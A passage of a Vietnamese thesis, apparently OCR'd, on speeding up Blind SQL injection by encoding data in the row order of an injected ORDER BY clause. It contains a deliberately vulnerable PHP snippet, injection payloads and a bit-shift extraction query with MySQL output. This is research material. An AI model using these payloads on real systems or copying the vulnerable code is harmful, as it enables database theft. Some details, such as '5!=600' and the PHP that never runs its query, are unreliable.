
Nếu như ở phương pháp dịch bit trên, bắt buộc để xác định một ký tự cần dùng đủ 7 bit, thì phương pháp này cho phép dùng ít hơn 7 yêu cầu. Cụ thể số yêu cầu tối đa ở đây là 6. Số lượng yêu cầu phụ thuộc vào số bit cần thiết để biểu diễn vị trí của ký tự trong tập danh sách. Có thể làm được như vậy vì trường hợp ký tự kết thúc chuỗi sẽ trả về một khoảng thời gian delay. Số yêu cầu cần thiết là: số bit biểu diễn bit cộng với 1. Trường hợp số bit là 6 sẽ không cần thêm yêu cầu cuối nữa, vì nó chắc chắn là yêu cầu bị delay, do độ dài tối đa là 6.

2.3. Hướng tiếp cận mới trong khai thác lỗ hổng Blind SQL injection

Trong phần trên, luận văn đã trình bày các phương pháp tối ưu hóa Blind SQL injection. Các phương pháp tối ưu hóa khai thác lỗ hổng tập trung vào hai vấn đề chính:

- Tối ưu tập ký tự tìm kiếm: Việc tập tìm kiếm càng được thu hẹp càng làm giảm số lượng bit để thể hiện ký tự, từ đó làm giảm số lượng yêu cầu để xác định các bit này.
- Tối ưu về phương pháp xác định giá trị của bit: Đầu tiên là 7 yêu cầu để xác định đủ 7 ký tự, bằng cách đơn giản thêm yêu cầu báo

hiệu kết thúc chuỗi, từ đó cho phép giảm các yêu cầu thừa (xác định các bit đã biết trước giá trị). Việc có thể biết kết thúc chuỗi cho phép tiết kiệm nhiều yêu cầu cần gửi đi.



Hình 2.5: So sánh số lượng yêu cầu cần gửi trong 03 phương pháp

Trong hình trên là bảng so sánh sử dụng 3 phương pháp: Tìm kiếm nhị phân, Dịch bit, Bin2Pos sử dụng Find_In_Set. Các phương pháp tối ưu này dựa vào việc kiểm tra yêu cầu gửi lên là Đúng/Sai. Do đótheo các phương pháp này số trạng thái trả về của mỗi yêu cầu chỉ có thể là 2. Luận văn hướng tới một cách tiếp cận khác: Liệu có thể, trong một yêu cầu trả về nhận được nhiều hơn 2 trạng thái hay không ? Nếu như có thể nhận được nhiều hơn 2 trạng thái, thì số lượng yêu cầu chắc chắn sẽ giảm. Giả sử nếu như có thể là 94 trạng thái, thì mỗi trạng thái sẽ đại diện cho một ký tự, và chỉ cần chuyển đổi trạng thái sang ký tự là có thể lấy giá trị của ký tự. 1 yêu cầu cho 1 ký tự.

Xuất phát từ ý tưởng đó, luận văn xét đến trường hợp: câu truy vấn trả về nhiều hơn 1 kết quả (row). Nếu như trong phương pháp truyền thống, việc xác định trạng thái Đúng/Sai bằng cách kiểm tra kết quả trả về này có xuất hiện hay không: Nếu có row này trả về là đúng, không có row trả về là sai. Trong trường hợp này, giả sử trả về nhiều hơn 1, khoảng 8 dòng. Giả sử, có thể làm thế nào đó, để sắp xếp các dữ liệu này theo một trật tự, sau đó, phân tích nội dung được hiển thị, rồi tính toán lại để trích xuất ra được giá trị chính xác của ký tự.

Phương pháp tiếp cận này dựa trên: Phân tích nội dung thứ tự nội dung trả về của dữ liệu.

Vấn đề được đặt ra là: Làm thế nào để có thể trình bày dữ liệu theo ý đồ của kẻ tấn công. Nếu là chữ cái "a" thì trình bày biểu này, chữ cái "b" thì trình bày kiểu khác ? Trong các mệnh đề của SQL, có mệnh đề ORDER BY được sử dụng để sắp xếp lại thứ tự của các row trả về trong truy vấn. Dựa trên ý tưởng này, luận văn đưa ra phương pháp: Sử dụng ORDER BY để trình bày dữ liệu trả về trong truy vấn, từ đó sử dụng trong việc tối ưu hóa tấn công Blind SQL injection.

Trong chương 2, luận văn đã trình bày các phương pháp tối ưu hóa tấn công Blind SQL injection trên thế giới, cũng như giới thiệu một hướng tiếp cận mới trong việc tối ưu. Sang chương tiếp theo, luận văn sẽ trình bày chi tiết về phương pháp tối ưu dựa trên phân tích thứ tự dữ liệu trả về, cũng như chứng minh thực nghiệm của phương pháp.

Chương 3: Đề xuất tối ưu hóa tấn công Blind SQL injection dựa trên phân tích thứ tự nội dung trả về.

3.1. Khai thác SQL injection trong mệnh đề ORDER BY

3.1.1. Mệnh đề Order by trong truy vấn SQL

Thông thường, để truy xuất lấy dữ liệu trên máy chủ CSDL, kẻ tấn công thường sử dụng mệnh đề "SELECT". Cấu trúc của một truy vấn SQL sử dụng mệnh đề "SELECT" như sau.

```
SELECT
    [ALL | DISTINCT | DISTINCTROW ]
      [HIGH_PRIORITY]
      [MAX_STATEMENT_TIME = N]
      [STRAIGHT_JOIN]
      [SQL_SMALL_RESULT] [SQL_BIG_RESULT] [SQL_BUFFER_RESULT]
      [SQL_CACHE | SQL_NO_CACHE] [SQL_CALC_FOUND_ROWS]
    select_expr [, select_expr ...]
    [FROM table_references
      [PARTITION partition_list]
    [WHERE where_condition]
    [GROUP BY {col_name | expr | position}
      [ASC | DESC], ... [WITH ROLLUP]]
    [HAVING where_condition]
    [ORDER BY {col_name | expr | position}
      [ASC | DESC], ...]
    [LIMIT {[offset,] row_count | row_count OFFSET offset}]
    [PROCEDURE procedure_name(argument_list)]
    [INTO OUTFILE 'file_name'
        [CHARACTER SET charset_name]
        export_options
      | INTO DUMPFILE 'file_name'
      | INTO var_name [, var_name]]
    [FOR UPDATE | LOCK IN SHARE MODE]]
```

Hình 3.1: Cấu trúc mệnh đề SELECT

Có thể nhận thấy nhiều mệnh đề quen thuộc, ví dụ như WHERE để lọc điều kiện trong truy vấn, LIMIT để giới hạn số lượng kết quả trả về. Trong đó, có thể chú ý đến mệnh đề ORDER BY. Mệnh đề này được sử dụng để sắp xếp dữ liệu trước khi trả về. Cùng phân tích ví dụ sau:

Có bảng users, gồm 4 cột như sau:

```sql
CREATE TABLE users
    (
     id int NOT NULL AUTO_INCREMENT,
     username varchar(20),
     password varchar(30),
     point int,
     PRIMARY KEY (ID)
    );

```

Hình 3.2: Câu lệnh tạo bảng users

Tiến hành Insert giá trị vào bảng, kết quả như sau:

```
mysql> select * from users;
+----+----------+----------+-------+
| id | username | password | point |
+----+----------+----------+-------+
|  1 | admin    | 123456   |     5 |
|  2 | user1    | @123456  |     5 |
|  3 | user2    | @123456  |     7 |
|  4 | user3    | @123456  |     8 |
|  5 | user4    | @123456  |     9 |
|  6 | user5    | @123456  |     6 |
|  7 | user6    | @123456  |     2 |
|  8 | user7    | @123456  |     4 |
|  9 | user8    | @123456  |     8 |
| 10 | user9    | @123456  |     6 |
| 11 | user10   | @123456  |     5 |
+----+----------+----------+-------+
11 rows in set (0.00 sec)
```

Hình 3.3: Kết quả trả về của bảng users

Sử dụng mệnh đề ORDER BY có thể sắp xếp theo thứ tự mong muốn. Thực hiện 2 câu lệnh:“SELECT * FROM users ORDER BY id” (1) và “SELECT * FROM users ORDER BY point” (2). Phân tích kết quả trả về của 02 câu lệnh, trong câu lệnh thứ nhất, các dòng (row) trả về được sắp xếp theo số id, theo chiều tăng dần. Tương tự với câu lệnh thứ hai, các dòng trả về được sắp xếp theo số point. Trường hợp muốn sắp xếp theo thứ tự giảm dần, chỉ cần thêm DESC vào sau mệnh đề ORDER BY. Như vậy, cùng một nội dung trả về, tùy cách sắp xếp dữ liệu mà mỗi truy vấn sẽ cho ra một hình thái kết quả khác nhau (về mặt thứ tự).

3.1.2. Lỗ hổng SQL Injection trong truy vấn sử dụng mệnh đề Order By

Việc lấy trực tiếp dữ liệu từ người dùng, rồi truyền thẳng vào truy vấn SQL là nguyên nhân dẫn gây ra lỗ hổng SQL injection. Thông thường, dữ liệu người dùng thường được cộng vào mệnh đề WHERE. Trong một số trường hợp, ứng dụng cho phép người dùng tùy biến việc sắp xếp (theo tên, theo điểm số chẳng hạn). Nếu lập trình viên xử lý không tốt sẽ dẫn đến lỗ hổng SQL injection. Cùng phân tích đoạn mã nguồn sau:

```php
<?php
include "config.php";
// Create connection
$conn = new mysqli($servername, $username, $password, $dbname);
// Check connection
if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
$sort = $_GET["sort"];
$query = "SELECT * FROM users ORDER BY $sort";
if ($result->num_rows > 0) {
    // output data of each row
    while($row = $result->fetch_assoc()) {
        echo "id: " . $row["id"]. " - Name: " . $row["username"]. " - Point: " . $row["point"]. "<br>";
    }
} else {
    echo "0 results";
}
$conn->close();
?>
```

Hình 3.4: Mã nguồn chương trình

Biến $sort từ người dùng được cộng trực tiếp vào sau mệnh đề ORDER BY. Như vậy, kẻ tấn công hoàn toàn có thể điều khiển được phần sau của câu truy vấn. Cần chú ý là mệnh đề ORDER BY dùng để sắp xếp, thao tác các dữ liệu đã có (ở phần trước của mệnh đề ORDER BY), chính vì thế không thể sử dụng kỹ thuật UNION để lấy thêm dữ liệu.

Khai thác lỗ hổng SQL Injection trong truy vấn sử dụng mệnh đề Order By

Không giống như khai thác lỗ hổng SQL injection truyền thống, phương pháp khai thác sử dụng UNION không sử dụng được trong trường hợp này (không thể sử dụng UNION sau ORDER BY). Chính vì thế, để khai thác lỗ

hổng SQL injection trong trường hợp này cần sử dụng phương pháp Blind SQL injection.

Trong tấn công khai thác lỗi Blind SQL injection, thông tin không được hiển thị trực quan trong dung nội trả về (thông qua thông báo lỗi, hay qua thông tin có thể thấy được tử CSDL), do đó kẻ tấn công **không** thấy được dữ liệu được trích xuất từ CSDL. Thay vào đó, bằng cách sử dụng giá trị điều kiện trong truy vấn, từ đó dẫn đến sai khác trong nội dung trả về. Kẻ tấn công thực hiện phân tích kết quả trả về từ phản hồi trả lời đúng và trả lời sai để tìm ra sự khác biệt. Sư khác biệt đó có thể về checksum, cấu trúc HTML, từ khóa hoặc hành vi (Ví dụ như thời gian trả về).


Bằng cách phân tích sự sai khác này, kẻ tấn công có thể trích xuất ra được dữ liệu mong muốn. Đi sâu vào phân tích cách sử dụng mệnh đề Order by, có thể thấy phía sau mệnh đề này có 03 dạng: col_name, expr, position. Nếu như col_name (Tên cột), hay position (số thứ tự) là một hằng số không thể can thiệp, thì việc cho phép expr (biểu thức) sẽ cho ta nhiều khả năng thực hiện tính toán sau mệnh đề ORDER BY. Trong trường hợp này, kẻ tấn công sẽ kết hợp sử dụng giá trị điều kiện và sắp xếp dữ liệu để làm sai lệch hiển thị của ứng dụng. Ví dụ để kiểm tra chữ cái đầu của giá trị tên database có phải là ký tự ‘A’ hay không, kẻ tấn công sẽ sử dụng:

?sort= if((substr(database(),1,1)='A'),id,point)

Khi đó câu truy vấn được thực thi sẽ là:


SELECT * FROM users ORDER BY if(substr(database,1,1)=’A’,id,point)

Trong đó, đoạn substr(database,1,1)=’A’ là giá trị điều kiện kiểm tra xem chữ cái đầu của giá trị tên database có phải là ký tự ‘A’ hay không, nếu đúng sẽ trả về id (thực hiện sắp xếp theo cột id), nếu sai sẽ trả về point (thực hiện sắp xếp theo cột point). Trong ví dụ, tên database là: sql_orderby nên ký tự trả về sẽ là ‘s’:



```
mysql> select * from users order by if((substr(database(),1,1)='s'),id,point);
+----+----------+----------+-------+
| id | username | password | point |
+----+----------+----------+-------+
|  1 | admin    | 123456   |     5 |
|  2 | user1    | @123456  |     5 |
|  3 | user2    | @123456  |     7 |
|  4 | user3    | @123456  |     8 |
|  5 | user4    | @123456  |     9 |
|  6 | user5    | @123456  |     6 |
|  7 | user6    | @123456  |     2 |
|  8 | user7    | @123456  |     4 |
|  9 | user8    | @123456  |     8 |
| 10 | user9    | @123456  |     6 |
| 11 | user10   | @123456  |     5 |
+----+----------+----------+-------+
11 rows in set (0.00 sec)
```

Hình 3.5: Trường hợp đúng (‘s’ = ‘s’). Sắp xếp theo cột id.



```
mysql> select * from users order by if((substr(database(),1,1)='A'),id,point);
+----+----------+----------+-------+
| id | username | password | point |
+----+----------+----------+-------+
|  7 | user6    | @123456  |     2 |
|  8 | user7    | @123456  |     4 |
|  1 | admin    | 123456   |     5 |
| 11 | user10   | @123456  |     5 |
|  2 | user1    | @123456  |     5 |
| 10 | user9    | @123456  |     6 |
|  6 | user5    | @123456  |     6 |
|  3 | user2    | @123456  |     7 |
|  4 | user3    | @123456  |     8 |
|  9 | user8    | @123456  |     8 |
|  5 | user4    | @123456  |     9 |
+----+----------+----------+-------+
11 rows in set (0.00 sec)
```

Hình 3.6: Trường hợp đúng (‘s’ != ‘A’). Sắp xếp theo cột point.

Trong ví dụ trên, nếu trường hợp đúng, dữ liệu sẽ trả về dòng có id là 1 lên trước dòng id là 2, nếu sai thì dữ liệu trả về dòng có id là 2 lên trước dòng id là 1. Bằng việc phân tích các dữ liệu trả về này, kẻ tấn công sẽ biết được tra chữ cái đầu của giá trị tên database có phải là ký tự ‘A’ hay không.

3.2. Kỹ thuật tối ưu dựa trên tối ưu hóa nội dung trả về

Trong quá trình nghiên cứu về tối ưu tấn công Blind SQL injection thấy rằng, mỗi yêu cầu gửi lên chỉ có thể có 2 hai khả năng trả về: Đúng hoặc sai. Do đó số lượng yêu cầu cần gửi đi luôn là số logarit cơ số 2 của số lượng phần tử tập ký tự cần kiểm tra. Các kỹ thuật tối ưu hóa thường đi theo hướng giới hạn tập ký tự cần kiểm tra, hoặc tối ưu hóa thuật toán tìm kiếm. Một hướng tiếp cận khác là

làm thế nào đó trong một yêu cầu gửi đi có thể nhận về nhiều hơn 2 trạng thái trả về.

Khi khai thác lỗ hổng Blind SQL trong mệnh đề Order by ở trên, kẻ tấn công đang sử dụng việc sắp xếp dữ liệu theo cột nào để nhận biết đúng/sai trong nội dung trả về. Như vậy, giả sử trong bảng dữ liệu trả về có 128 cột và việc sắp xếp theo 128 cột trả về 128 nội dung có thứ tự khác nhau thì hoàn toàn trong một yêu cầu có thể lấy về được một ký tự. Tất nhiên, trong thực tế việc một bảng có 128 cột, cũng như có thể đảm bảo 128 nội dung trả về có thứ tự khác nhau hoàn toàn là rất khó. Tuy nhiên, ý tưởng sắp xếp lại nội dung trả về dựa để có nhiều hơn số trạng thái trả về chính là ý tưởng chính cho nội dung tiếp theo.

Quá trình DBMS thực hiện lệnh ORDER BY có thể được mô tả đơn giản như sau: Sauk hi DMBS thực hiện câu lệnh truy vấn (đến hết mệnh đề WHERE), kết quả truy vấn này được đặt trong vào trong một "bảng", hoặc "view". Tiếp theo, đối với mỗi dòng (row) của kết quả, DBMS tiếp tục thực hiện biểu thức (expr) nằm trong mệnh đề ORDER BY. Kết quả của expr này sẽ được đặt trong một "cột" (column) ảo, hoặc một giá trị ảo của row đó. Cuối cùng, DMBS thực hiện sắp xếp thứ tự các row (tăng dần/giảm dần) theo thứ tự đó. Có thể thấy rằng, khi thực hiện ORDER BY id, thì một cột id' ảo được sinh ra, giá trị của mỗi ô id` bằng ô id của hàng đó. DBMS sẽ căn cứ cột id' để thực hiện thuật toán sắp xếp. Tương tự, khi thực hiện lệnh ORDER BY if(substr(database,1,1)='A',id,point) ở trên, DBMS sinh ra 1 cột ảo, tạm gọi là sort. Giá trị ô sort này bằng ô id của row đó nếu chữ cái đầu tiên của biến database là A, bằng ô point nếu chữ cái đó không phải là A.

Nhận thấy rằng giá trị trả về đề sắp xếp (cột ảo được sinh ra) đang là chung cho tất cả các row. Giả sử, có cách nào đó để làm cho mỗi row này có giá trị ảo đó khác nhau, và giá trị này được điều khiển bởi ký tự cần lấy thì hoàn toàn có thể dùng cách sắp xếp để thực hiện trích xuất dữ liệu mà không cần dùng đến 128 cột như ý tưởng ở trên.

3.2.1. Phương pháp sắp xếp và trích xuất dựa trên thứ tự trả về của dữ liệu

Ở mục trên, tác giả đã trình bày về ý tưởng sắp xếp nội dung trả về theo kết quả của câu truy vấn. Ở phương pháp truyền thống: câu truy vấn chính là câu điều kiện, kết quả trả về đúng/sai. Nếu kết quả điều kiện đúng, trả về nội dung sắp xếp theo cột A, nếu kết quả điều kiện sai, trả về nội dung sắp xếp theo cột B. Ý tưởng mới đưa ra là làm cho cột ảo được sinh ra bởi biểu thức trong mệnh đề ORDER BY có giá trị khác nhau, tương ứng với ký tự cần lấy (hoặc một bit của ký tự cần lấy). Giả sử kết quả trả về n row, và các row này có giá trị id tăng liên tục (từ 1 đến n). Số cách sắp xếp không lặp là số hoán vị của số phần tử.

$$P(n,r) = \frac{n!}{(n-r)!}$$

Với n là số phần tử, r là số phần tử trong hoán vị. Vì n=r nên số hoán vị là n!.

Nếu n=1, ta có 1 cách sắp xếp: 1

Nếu n=2, ta có 2 cách sắp xếp: 1 2 và 2 1 (quay lại cách khai thác truyền thống)

Nếu n=3, ta có 3!=6 cách sắp xếp: 1 2 3, 1 3 2, 2 1 3, 2 3 1, 3 1 2, 3 2 1

Nếu n=4, ta có 4!=24 cách sắp xếp

Nếu n=5, ta có 5!=120 cách sắp xếp

Nếu n=6, ta có 5!=600 cách sắp xếp

Ta chọn n=5 để chỉ lấy các ký tự nhìn thấy được. Với 120 cách sắp xếp, tương ứng với 120 ký tự có thể lấy được:

Bảng 3.1: Các cách sắp xếp để hiển thị ký tự

Giá trị char	Expr(char ,id=1)	Expr(char ,id=2)	Expr(char ,id=3)	Expr(char ,id=4)	Expr(char ,id=5)
1	1	2	3	4	5
2	1	2	3	5	4
3	1	2	4	3	5
4	1	2	4	5	3

5	1	2	5	3	4
….					
120	5	4	3	2	1

Expr(id) là biểu thức trong mệnh đề ORDER BY, nhận đầu vào là số id

Biểu thức trong mệnh đề ORDER BY có thể xây dựng như sau:

```
IF(ASCII(substr(database,1,1))=1,
    #Nếu mã ASCII ký tự đầu tiên là 1
    (
        If(id=1,
        # Nếu là row có id là 1, trả về 1 (cho giá trị ô trong cột ảo để sắp xếp)
        1,
        # Nếu không phải là 1, xem có phải là 2 không
            (
            If(id=2),
            # Nếu là row có id là 2, trả về 2
            2,
            # Nếu không phải là 2, xem có phải là 3 không
            # Làm tương tự cho đến hết id=5
            ….
            )
        )
    ),
    #Nếu mã ASCII ký tự đầu tiên không phải là 1
    (
        IF(ASCII(substr(database,1,1))=1,
            If(id=1,
```

Lần lượt kiểm tra row id, tương tự như ở trường hợp ASCII=1

…

),

#Nếu mã ASCII ký tự đầu tiên không phải là 2, tiếp tục đến 3. Làm tương tự đến hết 120

…

)

)

) # Đóng


Phía kẻ tấn công, sẽ thực hiện phân tích thứ tự dữ liệu trả về, so sánh với bảng tra cứu giữa vị trí và mã của ký tự để trích xuất ra được ký tự mong muốn.

Phương pháp này cho phép chỉ một lần yêu cầu có thể lấy về được ít nhất 1 ký tự, nếu như có từ 5 dòng trả về trở lên. Tuy nhiên, như đã thấy, phương pháp này tạo ra một câu lệnh truy vấn khá là dài. Một phương pháp khác là áp dụng kỹ thuật dịch bit ở trên.

Một ký tự khi chuyển sang ASCII rồi hệ phân có thể biểu diễn bằng 7 ký tự. Xếp 7 ký tự tương ứng với vị trí của 7 row trả về, lần lượt từ 1 đến 7. Nếu như có thể làm thế nào đó để mỗi row có thể hiển thị trạng thái của bit tương ứng thì sẽ lấy được giá trị của ký tự cần tìm. Lúc này, mỗi bit sẽ có thể 1 trong 2 trường hợp: 0 hoặc 1. Vậy làm thế nào để row có thể hiển thị được 0/1 theo bit tương ứng ?

Phương pháp ở đây là: Lấy dòng có id là 1 làm mốc và các bit từ 0 đến 6. Lần lượt thực hiện phép dịch phải bit từ 0 đến 6 để lấy từng bit một (từ phải qua trái, bit thấp đến bit cao). Vì số id đến từ 1, và mất một dòng làm mốc (id=1) nên để số bit cần dịch sẽ là (id-2). Nếu bit đó là 0, sắp xếp sao cho ở trước row có id là 1, nếu bit đó là 1, sắp xếp sao cho ở sau row có id là 1. Khi thực hiện phân tích thứ tự trả về, nếu thấy dòng n xuất hiện trước dòng 1, thì bit (n-2) từ

phải sang là 0, còn xuất hiện sau dòng 1 thì bit (n-2) từ phải sang là 1, đây chính là giá trị Return (r) . Mã ASCII của ký tự là: $\sum 2^{(n-2)}*r$.



Để làm cho dòng đó xuất hiện trước/sau dòng 1 có thể sử dụng một cách đơn giản là: biểu thức trả về 0 nếu bit đó là 0, trả về 2 nếu bit đó là 1, đối với row có id là 1 thì trả về 1 sẽ có bảng tương ứng sau:

Bảng 3.2: Bảng chuyển đổi giữa thứ tự và mã ASCII của ký tự

Bit		0	1	2	3	4	5	6	
Row id	1	2	3	4	5	6	7	8	(n-2)
Return		1	0	0	0	0	0	1	
Sum		1	0	0	0	0	0	64	65

Thứ tự sau khi sắp xếp (theo tăng dần) sẽ là: 3 4 5 6 7 **1** 2 8. Phân tích kết quả trả về, thấy row 2 và 8 ở sau 1 nên bit 0 và 6 sẽ là 1, các bit còn lại là 0. Do đó mã nhị phân của ký tự đó sẽ là:, tương ứng với giá trị A. Mã tấn công của phương pháp có thể được xây dựng như sau:

```
If(id<9,
        # Chỉ lấy id từ 1 đến 8
```

```
if(id=1,1,
# Nếu id là 1, trả về 1, nếu không thực hiện dịch bit
    If((((ascii(substring(database(),1,1))) >> (id-2)) mod 2)=1,
    # Nếu bit là 1, trả về 2
    2,
    # Nếu bit là 1, trả về 0
    0
    )),
# Lớn hơn 8 trả về 3
3
)
```

Thử nghiệm với bảng ví dụ ở trên:

```
mysql> select * from users order by if(id<9,if(id=1,1,if((((ascii(substring(database(),1,1))) >> (id-2)) mod 2)=1,2,0)),3);
+----+----------+----------+-------+
| id | username | password | point |
+----+----------+----------+-------+
|  4 | user3    | @123456  |     8 |
|  5 | user4    | @123456  |     9 |
|  1 | admin    | 123456   |     5 |
|  8 | user7    | @123456  |     4 |
|  7 | user6    | @123456  |     2 |
|  6 | user5    | @123456  |     6 |
|  3 | user2    | @123456  |     7 |
|  2 | user1    | @123456  |     5 |
|  9 | user8    | @123456  |     8 |
| 10 | user9    | @123456  |     6 |
| 11 | user10   | @123456  |     5 |
+----+----------+----------+-------+
11 rows in set (0.01 sec)
```

Hình 3.7: Áp dụng lấy ký tự đầu tiên trong tên CSDL.

Thứ tự sắp xếp là: 4 5 **1** 8 7 6 3 2. Cho vào bảng ánh xạ:

Bảng 3.3: Bảng chuyển đổi giữa thứ tự và mã ASCII của ký tự đầu tiên trong tên CSDL


Bit		0	1	2	3	4	5	6	
Row id	1	2	3	4	5	6	7	8	(n-2)
Return		1	1	0	0	1	1	1	
Sum		1	2	0	0	16	32	64	115

